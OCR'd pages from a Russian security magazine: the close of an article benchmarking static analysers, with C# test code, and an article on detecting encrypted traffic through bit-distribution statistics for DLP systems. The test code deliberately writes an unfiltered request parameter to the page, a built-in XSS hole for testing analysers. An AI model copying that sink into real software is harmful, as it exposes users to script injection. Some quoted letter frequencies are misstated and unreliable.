
TALK IS CHEAP. SHOW ME THE CODE

Было бы странным не завершить статью небольшим примером кода, позволяющим проверить степень идеальности того или иного анализатора на практике. Voilà — ниже представлен код, включающий в себя все базовые кейсы, покрываемые описанным подходом к абстрактной интерпретации, но не покрываемые более примитивными подходами. Каждый кейс реализован настолько тривиально, насколько это возможно, и с минимальным количеством инструкций языка. Это пример для C#/ASP.Net WebForms, но не содержит какой-либо специфики и легко может быть транслирован в код на любом другом языке ООП и под любой веб-фреймворк.

```
var parm1 = Request.Params["parm1"];
const string cond1 = "ZmFsc2U="; // "false" в base64-кодировке
Action<string> pvo = Response.Write;

// False-negative
// Анализаторы, не интерпретирующие поток выполнения по потокам данных функционального типа, не сообщат здесь об уязвимости
pvo(parm1);

// Для анализаторов, требующих компилируемый код, этот фрагмент необходимо удалить
#region

var argument = "harmless value";

UnknownType.Property1 = parm1;
UnknownType.Property2 = UnknownType.Property1;
UnknownType.Property3 = cond1;

if (UnknownType.Property3 == null)
{
   argument = UnknownType.Property2;
}

// False-positive
// Анализаторы, игнорирующие некомпилируемый код, сообщат здесь об уязвимости
Response.Write(argument);

#endregion

// False-positive
// Анализаторы, не учитывающие условия достижимости точек выполнения, сообщат здесь об уязвимости
if (cond1 == null) { Response.Write(parm1); }

// False-positive
// Анализаторы, не учитывающие семантику стандартных фильтрующих функций, сообщат здесь об уязвимости
Response.Write(WebUtility.HtmlEncode(parm1));

// False-positive
// Анализаторы, не учитывающие семантику нестандартных фильтрующих функций, сообщат здесь об уязвимости
// (CustomFilter.Filter реализует логику `s.Replace("<", string.Empty).Replace(">", string.Empty)`)
Response.Write(CustomFilterLibrary.CustomFilter.Filter(parm1));

if (Encoding.UTF8.GetString(Convert.FromBase64String(cond1)) == "true")
{
   // False-positive
   // Анализаторы, не учитывающие семантику стандартных кодирующих функций, сообщат здесь об уязвимости
   Response.Write(parm1);
}

var sum = 0;
for (var i = 0; i < 10; i++)
{
   for (var j = 0; j < 15; j++)
   {
      sum += i + j;
   }
}
if (sum != 1725)
{
   // False-positive
   // Анализаторы, аппроксимирующие или игнорирующие интерпретацию циклов, сообщат здесь об уязвимости
   Response.Write(parm1);
}

var sb = new StringBuilder();
sb.Append(cond1);
if (sb.ToString() == "true")
{
   // False-positive
   // Анализаторы, не интерпретирующие семантику типов стандартной библиотеки, сообщат здесь об уязвимости
   Response.Write(parm1);
}
```

Результатом анализа данного кода должно являться сообщение о единственной уязвимости для атак XSS в выражении `pvo(parm1)`. Вступить и компилировать с готовым к сканированию проектом можно здесь: kochetkov.github.io/uploads/IAMeter.zip

Но, как говорится, лучше один раз увидеть, и в первую очередь мы проверили на соответствие IA разрабатываемый нами анализатор, по чистой случайности называющийся AI (Application Inspector):



Распознавание зашифрованного трафика в канале связи

Виталий Григорьев

С развитием систем DLP (data leak prevention) и родственных им IDS (intrusion detection system) и IPS (intrusion prevention system) появилась необходимость собирать, анализировать и хранить не только заголовки пакетов сетевого стека, но и содержимое трафика на уровнях модели OSI со второго и выше. В настоящий момент эти системы могут принимать решение не только по содержимому сетевых пакетов, но и по косвенным признакам, присущим каким-либо определенным сетевым и прикладным программам или протоколам. Для решения этой задачи можно использовать статистический анализ (например, анализ частоты встречаемости определенных символов, длины пакета, а также различных сигнатур, присущих только определенному прикладному ПО). Вследствие стремительного роста функциональности таких систем возникла необходимость разработки новых, более эффективных и точных алгоритмов.


Зачем анализировать сетевой трафик на наличие зашифрованных данных? Согласно аналитическим отчетам [1, 2], только в период с конца 2015 года до середины 2016 года произошло более тысячи утечек конфиденциальной информации крупных компаний, при этом в 67% случаев виновными оказались сотрудники самих компаний. Согласно результатам исследований [1], более половины всех утечек информации происходит через Интернет. При этом чаще всего злоумышленником используется троянская вредоносная программа, которая пытается скомпрометировать те или иные конфиденциальные сведения.

Когда данные передаются по каналу связи в открытом виде, современные DLP-системы, а также системы DPI (deep packet inspection) могут легко верифицировать содержимое, передаваемое в соединении, и по заранее определенным сигнатурам определить утечки конфиденциальной информации. Но в силу ограниченной базы поддерживаемых форматов данных и их атрибутов эти системы не в состоянии верифицировать все возможные типы данных, а значит, существует вероятность, что внутри открытого соединения передаются заранее модифицированные или зашифрованный данные. Современные DLP- и DPI-системы могут восстанавливать TCP-, SSL-, SSH- и FTPS-сессии, расшифровывать и анализировать защищенный трафик [3], а значит, могут индексировать данные, которые имеют какой-либо проприетарный протокол или ранее неизвестный контекст передачи. Такие данные должны подвергаться дополнительному анализу.

Рассмотрим случай, когда вредоносное ПО пытается передать заранее модифицированную (зашифрованную) конфиденциальную информацию по сети Интернет, а также этап, когда DLP-системам необходимо идентифицировать данные, которые передаются в сетевом трафике. Все проведенные эксперименты основываются на следующих алгоритмах шифрования: AES, IDEA, TwoFish и ГОСТ 28147-89. Ограничимся объемом анализируемых данных в 1 МБ.

Рассмотрим алгоритм, который чаще всего используется для анализа характера данных. Напомним, что (информационной) энтропией называется мера неопределенности или непредсказуемости информации; неопределенность появления символа первичного алфавита. Проведено множество исследований по подсчету энтропии для разных языков [4], подсчитаны вероятности появления букв и их сочетаний в осмысленном тексте [5] и для разных стилей речи [6] (деловая переписка, разговорное общение и т. д.), а также для разных типов данных [7].

Посчитаем байтное рассеивание открытого и зашифрованных текстов.




Так выглядит байтное рассеивание осмысленного текста на русском языке. Видно, что у открытого текста в основном все байты сконцентрированы в одной области, все остальное это знаки препинания и иные символы. Все пики на диаграмме (4) соответствуют вероятностям появления символов в тексте. Самый большой пик на диаграмме (4) соответствует букве ‘о’ русского алфавита, что подтверждает гипотезу о том, что она является одной из наиболее часто употребляемых букв в русской речи. Два пика поменьше (1, 2) соответствуют буквам ‘а’ и ‘е’ (слева направо). В соответствии с таблицей частот встречаемости, посчитанной для букв русского алфавита [5], вероятности появления перечисленных букв следующие: ‘а’ — 0,064%, ‘е’ — 0,074%, ‘о’ — 0,096%, что, как видно из эксперимента, соответствует действительности.


Рассмотрим диаграммы зашифрованных текстов (см. стр. 96). Можно заметить, что распределение байтов рассеивается по всему спектру возможных принимаемых величин. В перспективе, при анализе больших объемов данных, полученная статистика вырождается *в равномерное распределение* — распределение случайной вещественной величины, принимающей значения, принадлежащие интервалу [a, b], характеризующееся тем, что плотность вероятности на этом интервале постоянна. В рассматриваемом примере интервалом, на котором случайная величина принимает свои значения, является [0, 255].

На энтропийном подходе основан один из старых методов определения зашифрованного контента. После того как получена статистика появления байтов и сформирована гипотеза о характере передаваемых данных, подсчитывается энтропия данных и делается вывод о подтверждении гипотезы или ее опровержении на основе известных значений энтропии для разных типов данных [7].


Однако отметим, что энтропийный анализ данных может отнести их исключительно к определенному классу данных, например, классу низкоэнтропийных (осмысленные или структурированные) или высокоэнтропийных (зашифрованные, архивированные и бинарные) данных, но не в состоянии идентифицировать их в каждом из классов данных. Так, например, при анализе сетевого трафика часто необходимо анализировать данные, которые состоят из структурированного заголовка, коим может являться заголовок проприетарного и неизвестного системе протокола, и самих данных,




ГОСТ 28147-89



AES-256



TwoFish




IDEA


передающихся в трафике. В этом случае побочные данные внесут малую погрешность в результирующее значение энтропии. Часто в таких случаях необходимо отделить заголовок от данных и для этих целей нужен более точный и эффективный метод, который мог бы достоверно идентифицировать тип данных.

Исходя из того, что распределение байтов у зашифрованных данных является (в перспективе) равномерным, проанализируем теперь, как рассеиваются биты открытых и зашифрованных данных. В частности, будем анализировать отношение единичных битов к нулевым битам в блоках данных разной длины.

Проанализируем отношение битов, взяв за длину блока размер всех данных.



Русский текст




Английский текст


Отношение единичных битов к нулевым битам

Тип	Исходный	AES	IDEA	GOST	TwoFish
Английский	0,7539	0,9997	0,9999	1,036	1
Русский	1,4927	0,9981	1	0,9973	1,0042
Бинарный	0,3942	0,9999	0,9998	0,9999	0,9997
JPEG	0,813	1	1,012	1,025	0,9987

Рассмотрим исходные данные. Можно заметить, что имеется существенный перевес одних битов над другими. Данный факт очевиден исходя из байтного рассеивания данных, приведенных ниже.



Бинарный файл



JPEG

В следующем эксперименте проведем исследования над блоками данных длиной 32 бита (4 байта). Проанализируем отношение единичных битов к нулевым битам в каждом блоке и изобразим результат на одной диаграмме.

Как можно заметить, полученные результаты не имеют никаких общих характеристик, по которым можно было бы однозначно идентифицировать данные.

Русский текст


Английский текст

Бинарный файл


JPEG

Теперь рассмотрим те же распределения у зашифрованных данных.


Вне зависимости от исходных данных и алгоритмов шифрования диаграмма распределения единичных или нулевых битов в блоках данных будет иметь одинаковое распределение, подобное *нормальному распределению*. Математическое ожидание этих распределений равно половине длины рассматриваемого блока. Диаграммы показывают среднее отклонение отношения количества единичных или нулевых битов от половины длины рассматриваемого блока. Исходя из полученных результатов, можно говорить о *коэффициенте асимметрии γ*, характеризующем асимметрию распределения, который близок или даже равен 0.




ГОСТ 28147-89



AES-256



TwoFish



IDEA

ПРИМЕНЕНИЕ МЕТОДА ДЛЯ АНАЛИЗА ДАННЫХ В СЕТЕВОМ ТРАФИКЕ

Предложим метод выявления зашифрованных данных, основываясь на изложенных выше результатах экспериментов.

Алгоритм анализа:

1. Из сетевого трафика извлекаем данные (как минимум, 1 КБ).
2. Разделяем выбранные данные на равные по размеру блоки длины B (важным фактором является большое количество блоков).
3. Подсчитываем количество единичных (нулевых) битов в каждом блоке и составляем массив размера B, каждый элемент которого — количество блоков, где число единичных (нулевых) битов равняется x_i.
4. Полученное распределение должно быть распределено в соответствии с нормальным законом распределения $N(B/2, \delta^2)$.

Вычисляем математическое ожидание $M[X]$ и третий центральный момент μ_3 распределения. Для проверки гипотезы о виде распределения можно воспользоваться следующими соотношениями:

$$M[X] = \alpha = \frac{\sum x_i n_i}{\sum n_i} \approx B/2 \qquad (1)$$

$$\gamma = \frac{\mu_3}{\delta^3} = 0, \quad \mu_3 = \sum_{i=1}^{n} p_i (x_i - \alpha)^3 \qquad (2)$$

где p_i — вероятности появления событий x_i

Третий центральный момент μ_3 является числовой характеристикой *симметрии* распределения. Если распределение симметрично относительно своего математического ожидания, тогда все моменты нечетного порядка (если они существуют) равны нулю.

Отметим, что условия (1) и (2) являются только *необходимым* критерием. Для получения более достоверного результата необходим *достаточный* критерий. Для достижения этой цели докажем, что полученное распределение распределено в соответствии с нормальным законом распределения $N(B/2, \delta^2)$. Доказательство основано на применении *критерия согласования Пирсона* — проверки гипотезы о принадлежности наблюдаемой выборки некоторому теоретическому закону распределения.

В соответствии с критерием вычисляем выборочное среднее значение $M[X]$ и выборочную исправленную дисперсию

$$S^2 = \frac{\sum n_i (x_i - \alpha)^2}{\sum n_i - 1}. \qquad (3)$$

Выдвигаем гипотезу H_0 — результирующее распределение подчинено нормальному закону с параметрами $M[X]$ и S. Проверим гипотезу при уровне значимости $\alpha = 0{,}05$. Рассчитаем теоретические частоты

$$p_i^0 = \frac{nh}{S} \varphi\left(\frac{x_i - \alpha}{S}\right), \qquad (4)$$

$h = 1$ — шаг между вариантами. Наблюдаемое значение критерия вычислим по формуле:

$$x^2_{набл} = \sum_{i=1}^{n} \frac{(n_i - p_i^0)^2}{p_i^0} \qquad (5)$$

Из таблицы критических значений статистических критериев найдем критическое значение $x^2_{кр}$ при заданном уровне значимости α и числе степеней свободы $l = N - 2 - 1$, где N — количество ненулевых векторов x_i, над которыми производится анализ. Если $x^2_{набл} < x^2_{кр}$, тогда гипотезу H_0 принимаем на заданном уровне значимости α.

Таким образом, мы получили эффективный, математически обоснованный метод выявления зашифрованных данных в канале связи. Сравнивать предложенный метод с его энтропийным аналогом нельзя, так как по факту оба дают одинаковый результат о наличии высокоэнтропийных данных. Однако, в отличие от энтропийного подхода, предложенный метод может с большой долей точности определить наличие именно зашифрованных данных, тогда как энтропийный подход отнесет их только к некоторому классу высокоэнтропийных данных. Поэтому более правильным будет сказать, что предложенный подход дополняет энтропийный метод на этапе детального изучении трафика, когда необходимо в точности идентифицировать данные.


СРЕДСТВА ЗАЩИТЫ ТОЖЕ НУЖНО ЗАЩИЩАТЬ

Обычно средства защиты информации не рассматриваются как источник угрозы, зато они получают высокие привилегии в системе — что делает их интересной мишенью для злоумышленников. Производители должны учитывать эти риски и разрабатывать свои решения согласно принципам безопасной разработки. Именно с учетом этих принципов компания «КриптоПро» начала использовать PT Application Inspector для автоматического анализа защищенности исходного кода разрабатываемых средств криптографической защиты информации и электронной подписи. Система PT Application Inspector, сочетающая преимущества статического, динамического и интерактивного анализа, эффективно дополняет ручной анализ кода, считают в «КриптоПро».

ИСТОЧНИКИ

1. Positive Research 2016 [Электронный документ] // Аналитический центр Positive Technologies. 2016. www.ptsecurity.com/upload/ptru/analytics/Positive-Research-2016-rus.pdf
2. Глобальное исследование утечек конфиденциальной информации в I полугодии 2016 года [Электронный документ] // Аналитический центр InfoWatch, 2016. www.infowatch.ru/sites/default/files/report/analytics/russ/InfoWatch_Global_Report_2016_half_year.pdf
3. How to Implement and Test SSL Decryption [Электронный ресурс] // PaloAlto live community, 2010. live.paloaltonetworks.com/t5/Configuration-Articles/How-to-Implement-and-Test-SSL-Decryption/ta-p/59719
4. Духин А. А. Теория информации. — М.: Гелиос АРВ, 2007.
5. Дульнев Г. Н., Ипатов А. П., Агеев И. Л. Синергетика [Электронный документ] // СПбГУ ИТМО, каф. КТФиЭМ, центр энергоинформационных технологий. de.ifmo.ru/bk_netra/contents.php?tutindex=13
6. Михайлов М. Н. Как сравнить длины исходного текста и перевода? — Тамперский университет, 2003. www.smolensk.ru/user/sgma/MMORPH/N-9-html/mihailov/mihailov.htm
7. Чумак О. В. Энтропии и фракталы в анализе данных. — М.–Ижевск: НИЦ «Регулярная и хаотическая динамика», Институт компьютерных исследований, 2011.

СВЕТЛОЕ БУДУЩЕЕ



Не верьте навигатору: уязвимости GPS и ГЛОНАСС


Артур Гарипов, Павел Новиков

